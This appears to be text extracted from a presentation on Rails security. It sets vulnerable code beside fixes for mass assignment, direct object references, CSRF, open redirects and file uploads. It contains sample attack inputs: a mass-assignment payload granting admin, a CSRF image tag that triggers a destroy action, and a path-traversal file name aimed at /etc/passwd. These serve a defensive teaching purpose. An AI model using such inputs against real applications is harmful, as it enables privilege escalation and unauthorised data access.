
reset_session
No concurrent logins
Account lockout
Password complexity

Destroy session on logout def logout reset_session end

Hash passwords class User def password=(password) self.encrypted_password = ::BCrypt::Engine.hash_secret(password, self.salt)
end end
http://codahale.com/how-to-safely-store-a-password/ Use bcrypt
large objects No
critical data No
Summary SSL Hash data Clear sessions
Mass Assignment “public_key” => {“user_id” => 4223}
https://github.com/blog/1068-public-key-security-vulnerability-and-mitigation
def signup @user = User.create(params[:user]) end params[:user] = {:username =>
“pwn3d”, :admin => true}

class User attr_protected :admin end


class User attr_accessible :email end config.active_record.whitelist_attributes = true
class User attr_accessible :role, :as => :admin end

User.create({:username => ‘Bob’, :role => “admin”}, :as => :admin)
def signup @user = User.create(user_params) end def user_params params[:user].slice(:email) end
https://github.com/rails/ strong_parameters

Summary attr_accessible Slice pattern attr_protected
Direct object reference /users/:id/posts/:post_id
def create @user = User.find(params[:user_id]) @note = Note.create(:user => @user,
:text => params[:text]) end
def create @user = User.find(session[:user_id]) @note = @user.notes.create(:text => params[:text])
end
def show @note = Note.find(params[:id]) end
def show @user = User.find(session[:user_id]) @note = @user.notes.find(params[:id]) end
def show @user = User.find(session[:user_id]) @note = Note.find(params[:id]) if @note.editable_by?(@user)
# Do things end end
Summary Find users from session Use scoping methods
CSRF <img src=”http://demo.com/notes/1/destroy” />
<img src=”http://example.com/notes/1/destroy” />

POST PUT DELETE GET Safe requests / queries Changes resource
/ orders

<input name="authenticity_token" type="hidden" value="HmY6ZvG0Qq3X7nv1yKm54cv05mpnw" />

class ApplicationController protect_from_forgery end
Summary Correct http verbs Rails CSRF protection
Redirection & file uploads
def login login_business redirect_to params[:from] end
def login login_business redirect_to session[:from] end
Sanitise file names

“../../../etc/passwd”
https://github.com/thoughtbot/paperclip/blob/master/lib/paperclip/ attachment.rb#L435 def cleanup_filename(filename) filename.gsub(/[&$+,\/:;=?@<>\[\]\ {\}\|\\\^~%# ]/, ‘_’) end

Sanitise file type
class User validates_attachment :avatar, :presence => true, :content_type => {
:content_type => "image/jpg" }, :size => { :in => 0..10.kilobytes } end
Process asynchronously
